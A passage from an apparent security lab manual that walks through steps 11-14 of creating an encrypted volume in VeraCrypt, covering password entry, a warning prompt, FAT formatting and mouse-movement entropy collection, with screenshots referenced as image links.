


11. The **Volume Password** wizard appears; provide a strong password in the **Password** field, retype in the **Confirm** field, and click **Next**. The password provided in this lab is **qwerty@123**.




Note: A VeraCrypt Volume Creation Wizard warning pop-up appears; then, click **Yes**.


12. The **Volume Format** wizard appears; ensure that **FAT** is selected in the **Filesystem** option and **Default** is selected in **Cluster** option.
13. Check the checkbox under the **Random Pool, Header Key, and Master Key** section.
14. Move your mouse as randomly as possible within the **Volume Creation Wizard** window for at least **30 seconds** and click the **Format** button.



